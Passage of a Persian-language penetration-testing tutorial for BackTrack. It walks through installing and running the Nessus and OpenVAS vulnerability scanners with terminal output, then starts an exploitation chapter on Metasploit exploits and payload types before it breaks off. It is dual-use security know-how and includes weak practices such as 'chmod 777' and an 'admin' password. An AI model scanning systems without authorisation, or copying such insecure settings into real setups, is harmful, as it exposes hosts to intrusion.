
<http://www.youtube.com/watch?v=Bfla9NQrJAc>

<http://www.youtube.com/watch?v=ZTbLyZZbilA>

<http://www.youtube.com/watch?v=RAOHmrtaimU>

عالی:

<http://linux.die.net/man/1/nmap>

دانلود آخرین نسخه:

<http://nmap.org/download.html>

پیشنهاد ۱: پیگیر این موضوع هم باشید، جالب است: Threat assessment with Maltego.

سایت این نرم افزار:

<https://www.paterva.com/web6/community>

مسیر این نرم افزار:

Applications | BackTrack | Information Gathering | Web Application Analysis | Open Source Analysis | Maltego

پیشنهاد ۲: این هم بدک نیست. Mapping the network with casefile.

مسیر برنامه:

Applications | BackTrack | Reporting Tools | Evidence Management | casefile.

Vulnerability Identification

مقدمه:

یکی از خسته کننده ترین قسمت در هکینگ و یا امنیت ، پی بردن و کشف کردن باگ بر روی نقطه ای خاص است. ولی این بخش برای دوستانی که در "هک قانونمند" مشغول به کارند بسیار کاربردی است. پس سعی کنید پس از این بخش دنبال مطالب قویتر و بروزتر در این بخش باشید.

شناسایی آسیب پذیری برای دوستانی که در این عرصه کار می کنند مشق شب محسوب می شود. پس این فصل را جدی بگیرید و سعی کنید در آن بروز باشید و وقتی شما آسیبی را بشناسید می توانید راحت تر مشکل خود را حل کنید. در این فصل در مورد ۲ ابزار کاربردی به نام های Nessus و OpenVAS توضیح خواهیم داد که دارای قابلیت های زیادی اند.

Vulnerability چیست؟

در فارسی به صورت "نقطه ضعف" یا "حفره" یا "آسیب پذیری" ترجمه شده است و تعریف رایج آن عبارت است از : هرگونه ضعف نرم افزاری که قابل سوء استفاده باشد.

Vulnerability Scanner چیست؟

ابزاری است که به کمک آن می شود کامپیوترهای شبکه را از نظر وجود حفره های امنیتی تست کرد. Vulnerability Scanner این کار را به صورت اتوماتیک یا نیم اتوماتیک انجام می دهد.

False Positive چیست؟

یعنی مواردی که اسکنر تشخیص میدهد که یک vul در سیستم است در حالیکه چنین نیست. این مورد خیلی وقتها پیش می آید و هیچ هم عجیب نیست. پس وقتی Vul Scanner یک Vul رو تشخیص می دهد، زیاد هم لذت نبرید!

آسیب پذیری ها عبارتند از:

- 1) Linux vulnerabilities
- 2) Windows vulnerabilities
- 3) Local security checks
- 4) Network service vulnerabilities

Installing, configuring, and starting Nessus

لینک دانلود nessus:

<http://www.tenable.com/products/nessus/select-your-operating-system>

۱. دستور زیر:

```
apt-get install nessus
```

۲. در مسیر زیر نصب خواهد شد:

```
/opt/nessus
```

۳. اجرای آن:

```
/etc/init.d/nessusd start
```

۴. رجیستر کردن nessus:

```
/opt/nessus/bin/nessus-fetch --register XXXX-XXXX-XXXX-XXXX-XXXX
```

نکته: برای گرفتن کد رجیستری باید در سایت nessus ثبت نام کنید و کد را به جای این X ها وارد کنید.

سعی کنید آخرین پلاگین ها را هم دانلود کنید.

<http://plugins.nessus.org>

```
root@bt:~# /etc/init.d/nessusd start
Starting Nessus : .
root@bt:~# Missing plugins. Attempting a plugin update...
Your installation is missing plugins. Please register and try again.
To register, please visit http://www.nessus.org/register/
root@bt:~# █
```

۵. سپس باید یوزر جدید و پسورد بسازید و با آن وارد شوید:

```
/opt/nessus/sbin/nessus-adduser
```

یا از مسیر زیر بروید:

```
Applications | BackTrack | Vulnerability Assessment | Vulnerability Scanners | Nessus | nessus
user                                                                                                                                            add
```

```
root@bt: ~
File Edit View Terminal Help
Login password :
Login password (again) :
Do you want this user to be a Nessus 'admin' user ? (can upload plugins, etc...)
(y/n) [n]: y
User rules
-----
nessusd has a rules system which allows you to restrict the hosts
that criadlr has the right to test. For instance, you may want
him to be able to scan his own host only.

Please see the nessus-adduser manual for the rules syntax

Enter the rules for this user, and enter a BLANK LINE once you are done :
(the user can have an empty rules set)

Login : criadlr
Password : *****
This user will have 'admin' privileges within the Nessus server
Rules :
Is that ok ? (y/n) [y] y
User added
root@bt:~#
```


۶. سپس باید نرم افزار را اجرا کنیم:

`/etc/init.d/nessusd start`



۷. در مرورگر وارد کنید:

https://127.0.0.1:8834



ali mp5


azim zadeh

ali tahmtan
(mostafa)

Nessus-finding [network, local, Linux-specific, Windows-specific] vulnerabilities

۱) رفتن به Policies

۲) کلیک روی add policy



۳) در برگه (tab) general کارهای زیر را انجام دهید:

أ) اسم اسکن را بنویسید و Local Vulnerabilities را انتخاب کنید.


ب) قسمت visibility دو قسمت دارد:

(a) shared: همه بتوانند از این اسکن استفاده کنند.

(b) private: فقط خود شما قادر به دیدن هستید.


ج) کلیک روی next.

د) در برگه plugins نوع اسکن را برای پوشش و پیدا کردن آسیب پذیری انتخاب کنید.




ه) کلیک روی submit.

و) سپس به قسمت scans بروید:



ز) و اسم اسکن و نوع آن و بقیه موارد را وارد کنید:



:type scan

۱. run now: سریع اسکن را آغاز می کند.

۲. Scheduled: برای اجرا شدن زمان و تاریخ تعیین می کنید.

۳. Template: به عنوان قالب ثبت می کند و شما استفاده می کنید.

:scan target

Ip های مورد نظر را وارد کنید و روی lunch scan کلیک کنید.

نکته ۱: بعد از اتمام اسکن شما گزارشی را خواهید دید.

این آسیب ها با چهار رنگ مشخص می شود: High = قرمز medium = زرد low = آبی info = سفید

نکته ۲: با توجه به نوع آسیبی که انتخاب می کنید گزینه ها در قسمت هایی مثل: plugins کمی فرق دارد، کار کنید متوجه می شوید.

نکته ۳: CGI Scanner ابزاری است که به نوعی به عنوان مکمل vul scanner ها استفاده می شه .

نکته ۴: Retina را برای ویندوز و Nessus رو برای لینوکس حتما دانلود و تست کنید.

Installing, configuring, and starting OpenVAS

دانلود openVAS:

<http://www.openvas.org/download.html>

(۱) به مسیر زیر بروید:

```
cd /pentest/misc/openvas/
```

(۲) دستور زیر:

```
openvas-mkcert
```

(۳) زدن کلید enter و سپس اطلاعات خواسته شده را وارد کنید.

```
-----
Creation of the OpenVAS SSL Certificate
-----
Congratulations. Your server certificate was properly created.
The following files were created:
. Certification authority:
  Certificate = /usr/local/var/lib/openvas/CA/cacert.pem
  Private key = /usr/local/var/lib/openvas/private/CA/cakey.pem
. OpenVAS Server :
  Certificate = /usr/local/var/lib/openvas/CA/servercert.pem
  Private key = /usr/local/var/lib/openvas/private/CA/serverkey.pem
Press [ENTER] to exit
```

(۴) اجرای دستور:

```
openvas-nvt-sync
```

```
root@bt:/pentest/misc/openvas# openvas-nvt-sync
[i] This script synchronizes an NVT collection with the 'OpenVAS NVT Feed'.
[i] The 'OpenVAS NVT Feed' is provided by 'The OpenVAS Project'.
[i] Online information about this feed: 'http://www.openvas.org/openvas-nvt-feed.html'.
[i] NVT dir: /usr/local/var/lib/openvas/plugins
[i] Will use rsync
[i] Using rsync: /usr/bin/rsync
[i] Configured NVT rsync feed: rsync://feed.openvas.org:/nvt-feed
OpenVAS feed server - http://openvas.org/
This service is hosted by Intevation GmbH - http://intevation.de/
All transactions are logged.
Please report problems to admin@intevation.de

receiving incremental file list
./
```

(۵) سپس دستورات :

```
openvas-mkcert-client -n om -i
```

و

```
openvasmd --rebuild
```

(۶) دستور:

```
openvasd
```

نکته: در اینجا باید صبر کنید تا پلاگین ها بارگذاری شوند.

(۷) دستورات:

```
openvasmd --rebuild
```

```
openvasmd --backup
```

(۸) ساخت یوزر:

```
openvasd -c 'add_user' -n openvasadmin -r admin
```

یا

```
openvasd -c 'add_user' -n openvasadmin -r Admin
```

```
root@bt:/pentest/misc/openvas# openvasd -c 'add_user' -n openvasadmin -r Admin
Enter password:
ad main:MESSAGE:10342:2012-08-08 19h16.52 EDT: No rules file provided, the new user will have no restrictions.
ad main:MESSAGE:10342:2012-08-08 19h16.52 EDT: User openvasadmin has been successfully created.
```

۹) اجرای دستور:

openvas-adduser

۱۰) ساخت یک یوزر معین:

الف) اسم برای لاگین.

ب) پسورد.

پ) تکرار پسورد.

ت) زدن **ctrl+D** بر روی کیبورد.

ث) نوشتن **Y** برای قبول شرط.

```
Login : wlp
Authentication (pass/cert) [pass] :
Login password :
Login password (again) :

User rules
-----
openvasd has a rules system which allows you to restrict the hosts that wlp has the right to test.
For instance, you may want him to be able to scan his own host only.

Please see the openvas-adduser(8) man page for the rules syntax.

Enter the rules for this user, and hit ctrl-D once you are done:
(the user can have an empty rules set)

Login      : wlp
Password   : *****

Rules      :

Is that ok? (y/n) [y]
user added.
```

۱۱) دستورات زیر:

```
openvasmd -p 9390 -a 127.0.0.1
```

```
openvasd -a 127.0.0.1 -p 9393
```

```
gsad --http-only --listen=127.0.0.1 -p 9392
```

نکته: مرحله ۱۲ را اجرا نکنید، بعد از مرحله ۱۳ اجرا کنید.

۱۲) در نهایت در مرورگر:

```
http://127.0.0.1:9392
```



۱۳) یک فایل با نام openVAS با پسوند sh بسازید.

برای ساخت فایل openvas.sh :

الف) در دسکتاپ کلیک راست کنید و create document را انتخاب کنید و سپس empty file:

ب) نام و پسوند را بنویسید.

پ) دستورات زیر را در آن کپی کنید:

```
#!/bin/bash
openvas-nvt-sync
openvasd
openvasmd --rebuild
openvasmd --backup
openvasmd -p 9390 -a 127.0.0.1
openvasad -a 127.0.0.1 -p 9393
```



```
gsad --http-only --listen=127.0.0.1 -p 9392
```

(۱۴) در ترمینال در جایی که این فایل را ساخته رفته و به آن دسترسی بدهید.

مثال:

```
cd root/Desktop
```

```
chmod 777 openvas.sh
```

(۱۵) اجرای دستور:

```
./openvas.sh
```

صبر کنید تا دیگر کارهای لازم انجام شود.

نکته مهم: قبل از اجرا کردن openVAS، فایل بالایی را همیشه اجرا کنید

روش دیگر برای نصب:

(۱)

```
File Edit View Terminal Help
root@bt:/pentest/misc/openvas# ./openvas-check-setup
openvas-check-setup 2.1.5
Test completeness and readiness of OpenVAS-4
(add '--v5' if you want to check for OpenVAS-5)

Please report us any non-detected problems and
help us to improve this check routine:
http://lists.wald.intevation.org/mailman/listinfo/openvas-discuss

Send us the log-file (/tmp/openvas-check-setup.log) to help analyze the problem.

Use the parameter --server to skip checks for client tools
like GSD and OpenVAS-CLI.

Step 1: Checking OpenVAS Scanner ...
      OK: OpenVAS Scanner is present in version 3.2.5.
      ERROR: No CA certificate file of OpenVAS Scanner found.
      FIX: Run 'openvas-mkcert'.

ERROR: Your OpenVAS-4 installation is not yet complete!

Please follow the instructions marked with FIX above and run this
script again.

If you think this result is wrong, please report your observation
and help us to improve this check routine:
http://lists.wald.intevation.org/mailman/listinfo/openvas-discuss
Please attach the log-file (/tmp/openvas-check-setup.log) to help us analyze the problem.

root@bt:/pentest/misc/openvas# openvas-mkcert
```

(۲)


```

root@bt:~/pentest/misc/openvas# openvas-mkcert -f
-----
Creation of the OpenVAS SSL Certificate
-----
This script will now ask you the relevant information to create the SSL certificate of Open
Note that this information will *NOT* be sent to anybody (everything stays local), but any
ility to connect to your OpenVAS daemon will be able to retrieve this information.

CA certificate life time in days [1460]: 1460
Server certificate life time in days [365]: 360
Your country (two letter code) [DE]: ir
Your state or province name [none]:
Your location (e.g. town) [Berlin]: karaj
Your organization [OpenVAS Users United]: iran

```

openvas-mkcert

به جای دستور بالا بالایی، اگر جواب نداد
از دستور زیر استفاده کنید.

Ali-MP5

(۳)

```

Press [ENTER] to exit
root@bt:~/pentest/misc/openvas# openvas-mkcert-client -n om -i
Generating RSA private key, 1024 bit long modulus
.....+++++
.....+++++
e is 65537 (0x10001)
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [DE]:State or Province Name (full name) [Some-State]:Locality Name (eg, c
) []:Organization Name (eg, company) [Internet Widgits Pty Ltd]:Organizational Unit Name (eg, section)
:Common Name (eg, your name or your server's hostname) []:Email Address []:Using configuration from /t
openvas-mkcert-client.1929/stdC.cnf
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
countryName          :PRINTABLE:'DE'
localityName         :PRINTABLE:'Berlin'
commonName           :PRINTABLE:'om'
Certificate is to be certified until Jul 29 05:25:45 2014 GMT (365 days)

Write out database with 1 new entries
Data Base Updated
User om added to OpenVAS.
root@bt:~/pentest/misc/openvas# openvascmd -r rebuild

```

(۴)

```
File Edit View Terminal Help
root@bt:/pentest/misc/openvas# openvasmd --rebuild
root@bt:/pentest/misc/openvas# openvassd
Loading the plugins... 12495 (out of 31526)
Loading the plugins... 14943 (out of 31526)
Loading the plugins... 27183 (out of 31526)
Loading the plugins... 31212 (out of 31526)
All plugins loaded
root@bt:/pentest/misc/openvas#
root@bt:/pentest/misc/openvas#
root@bt:/pentest/misc/openvas#
root@bt:/pentest/misc/openvas#
root@bt:/pentest/misc/openvas# openvassd
All plugins loaded
bind() failed : Address already in use
root@bt:/pentest/misc/openvas# openvasmd --rebuild
root@bt:/pentest/misc/openvas# openvasmd --backup
```

(۵)

```
root@bt:/pentest/misc/openvas# openvasad -c 'add_user' -n openvasadmin -r Admin
Enter password:
d main:MESSAGE:31570:2013-07-29 11h18.58 IRDT: No rules file provided, the new user will have no restrictions.
d main:MESSAGE:31570:2013-07-29 11h18.58 IRDT: User openvasadmin has been successfully created.
root@bt:/pentest/misc/openvas# openvas-adduser
Using /var/tmp as a temporary file holder.
Add a new openvassd user
-----
Login : Admin
```

(۶)

```
Login password :
Login password (again) :      Login name: Admin
                               pass: admin

User rules
-----
openvassd has a rules system which allows you to restrict the hosts that admin has the right to test.
For instance, you may want him to be able to scan his own host only.

Please see the openvas-adduser(8) man page for the rules syntax.
Enter the rules for this user, and hit ctrl-D once you are done:
(the user can have an empty rules set)

Login      : admin
Password   : *****
Rules      :

Is that ok? (y/n) [y] y
user added.
root@bt:/pentest/misc/openvas# #pass ham admin bood
root@bt:/pentest/misc/openvas# #pass: admin
root@bt:/pentest/misc/openvas# openvasmd -p 9390 -a 127.0.0.1
root@bt:/pentest/misc/openvas# openvasad -a 127.0.0.1 -p 9393
root@bt:/pentest/misc/openvas# gsad --http-only --listen=127.0.0.1 -p 9392
```

:Using the OpenVAS Desktop

- 1) Applications | BackTrack | Vulnerability Assessment | Vulnerability Scanners | OpenVAS | Start GreenBone Security Desktop



۲) وارد کردن username , password : loopback

127.0.0.1 =loopback



:OpenVAS – finding [local, network, Windows, Linux] vulnerabilities

۱. وارد کردن آدرس زیر در مرورگر:

<http://127.0.0.1:9392>

۲. انتخاب Scan config در زیر بخش configuration.




۳. وارد کردن نام اسکن و نوع آسیب پذیری.


۴. انتخاب کردن base:

الف) empty, static,.. خودمان کانفیگ را تنظیم می کنیم.
ب) Full and fast: تمام آپشن های مورد نظر را فعال می کند.

۵. کلیک روی create scan config.



۶. فشردن ctrl+f برای جستجو کردن، چون نوع را local گذاشتیم. برای سرچ کلمه local را بنویسید.



۷. سپس در قسمت Select all NVT's گزینه هایی را که مد نظر دارید تیک آن را بزنید.

Family	NVT's selected	Trend	Select all NVT's	Action
AIX Local Security Checks	1 of 1		<input checked="" type="checkbox"/>	
Brute force attacks	0 of 11		<input type="checkbox"/>	
Buffer overflow	0 of 434		<input type="checkbox"/>	
CISCO	0 of 4		<input type="checkbox"/>	
CentOS Local Security Checks	1243 of 1243		<input checked="" type="checkbox"/>	
Compliance	0 of 3		<input type="checkbox"/>	
Credentials	0 of 2		<input type="checkbox"/>	
Databases	0 of 71		<input type="checkbox"/>	
Debian Local Security Checks	2476 of 2476		<input checked="" type="checkbox"/>	
Default Accounts	0 of 28		<input type="checkbox"/>	
Denial of Service	0 of 777		<input type="checkbox"/>	
FTP	0 of 159		<input type="checkbox"/>	

۸. کلیک روی save config.

۹. رفتن مجدد به بخش configuration و انتخاب targets.

۱۰. اسم برای تارگت.

۱۱. وارد کردن هاست ها به سه روش:

- a) 192.168.1.20
- b) 192.168.1.20,192.168.1.40
- c) 192.168.1.10-90

۱۲. کلیک روی create target.

۱۳. در بالای configuration، نوشته : scan management. از این بخش گزینه new task را انتخاب کنید که شامل گزینه های زیر است:

- الف) اسم برای task.
- ب) نوشتن توضیحات.
- پ) نوع اسکن را انتخاب کنید.
- ت) نوع تارگت.
- ث) و کلیک روی create task.

New Task ?

Name: Local Vulnerabilities

Comment (optional):

Scan Config: Local Vulnerabilities

Scan Targets: Local Network

Escalator (optional): --

Schedule (optional): --

Slave (optional): --

Create Task

۱۴. رفتن به scan management و انتخاب s.task.

۱۵. در نهایت کلیک روی گزینه سبز (play)، برای شروع شدن اسکن.

Results of last operation

Operation: Delete Task
Status code: 200
Status message: OK

Tasks ? * No auto-refresh Apply overrides

Task	Status	Reports			Threat	Trend	Actions
		Total	First	Last			
Local Vulnerabilities Scan	Done	1	Aug 8 2012	None			

دیدن نتایج اسکن تعریف شده:

۱. رفتن به Scan management و سپس tasks.
۲. کلیک روی ذره بین.
۳. کلیک روی آیکن "فلش سبز" که جهت آن رو به پایین است.

Task Summary

Name: Local Vulnerabilities Scan [Back to Tasks](#)
Comment:
Config: [Full and fast](#)
Escalator:
Schedule: (Next due: over)
Target: [Localhost](#)
Slave:
Status: [Done](#)
Reports: 1 (Finished: 1)

Reports for "Local Vulnerabilities Scan" [Apply overrides](#)

Report	Threat	Scan Results					Actions
		High	Medium	Low	Log	False Pos.	
Thu Aug 9 11:46:07 2012 Done	Medium	0	1	1	13	0	

Notes on Results of "Local Vulnerabilities Scan"

NVT	Text	Actions
-----	------	---------

Overrides on Results of "Local Vulnerabilities Scan"

NVT	From	To	Text	Actions
-----	------	----	------	---------

سایت های کاربردی فصل:

- <http://www.openvas.org/setup-and-start.html>
- <http://www.openvas.org/install-packages-v5.html#ubuntu>
- <http://packages.ubuntu.com/search?ke...ll§ion=all>
- <http://www.back-door.webs.com/Backtr...0Tutorial.html>
- <http://www.openvas.org>
- <http://www.backtrack-linux.org/wiki/index.php/OpenVas>
- <http://www.irongeek.com/i.php?page=videos/nessus>
- <http://www.tenable.com/blog/enabling-nessus-on-backtrack-5-the-official-guide>
- <https://wiki.archlinux.org/index.php/nessus>
- <http://www.admin-magazine.com/Articles/Pen-Test-Tips>
- <http://www.securityfocus.com/tools/category/11>

Exploitation

مقدمه:

در فصل قبل در مورد پیدا کردن باگ ها صحبت کردیم. شما باید برای آن باگ (حفره) کدی بنویسید که بتوانید از آن برای حمله استفاده کنید. در این فصل در مورد ابزارهایی از قبیل metasploit صحبت می کنیم که به عنوان یک چاقوی همه کاره استفاده می شود.

vulnerability: نفوذ مثل دزدی می ماند، وقتی شما بررسی می کنید که باید از کجا نفوذ کنید (از پنجره یا در یا ...).

exploit: به وسایل و ابزاری که شما می خواهید با آن نفوذ کنید (مثل: سنگ برای شکستن شیشه یا سوزن سر برای باز کردن قفل و ...)

تعریف دیگر: کدهای مخربی که نوشته می شود و از آن برای حمله در نفوذ به تارگت استفاده می شود.

payload: به وسایلی که شما می خواهید در نفوذ استفاده کنید (مثلا یک وانت پشت خانه میگذارید که وسایل دزدی را در آن بیاندازید یا یک کیسه برای برداشتن طلا ها و وسایل گران قیمت).

Payload: میزان دسترسی ما را بعد اجرای موفقیت آمیز اکسپلویت تعیین خواهد کرد. اساسی ترین payload ها عبارتند از:

include VNC injection, file execution, an interactive shell, command execution, DLL injection, adding a user , the Meterpreter

انواع ماژول های payload :

ماژول های پیلودی به ۳ دسته تقسیم می شوند :

: single

ساده هستند در مفهوم و می توانند به تنهایی یک یورز ساده به تارگت اضافه کنند. یا یک برنامه مثل cal.exe را اجرا کنند.

: Stagers

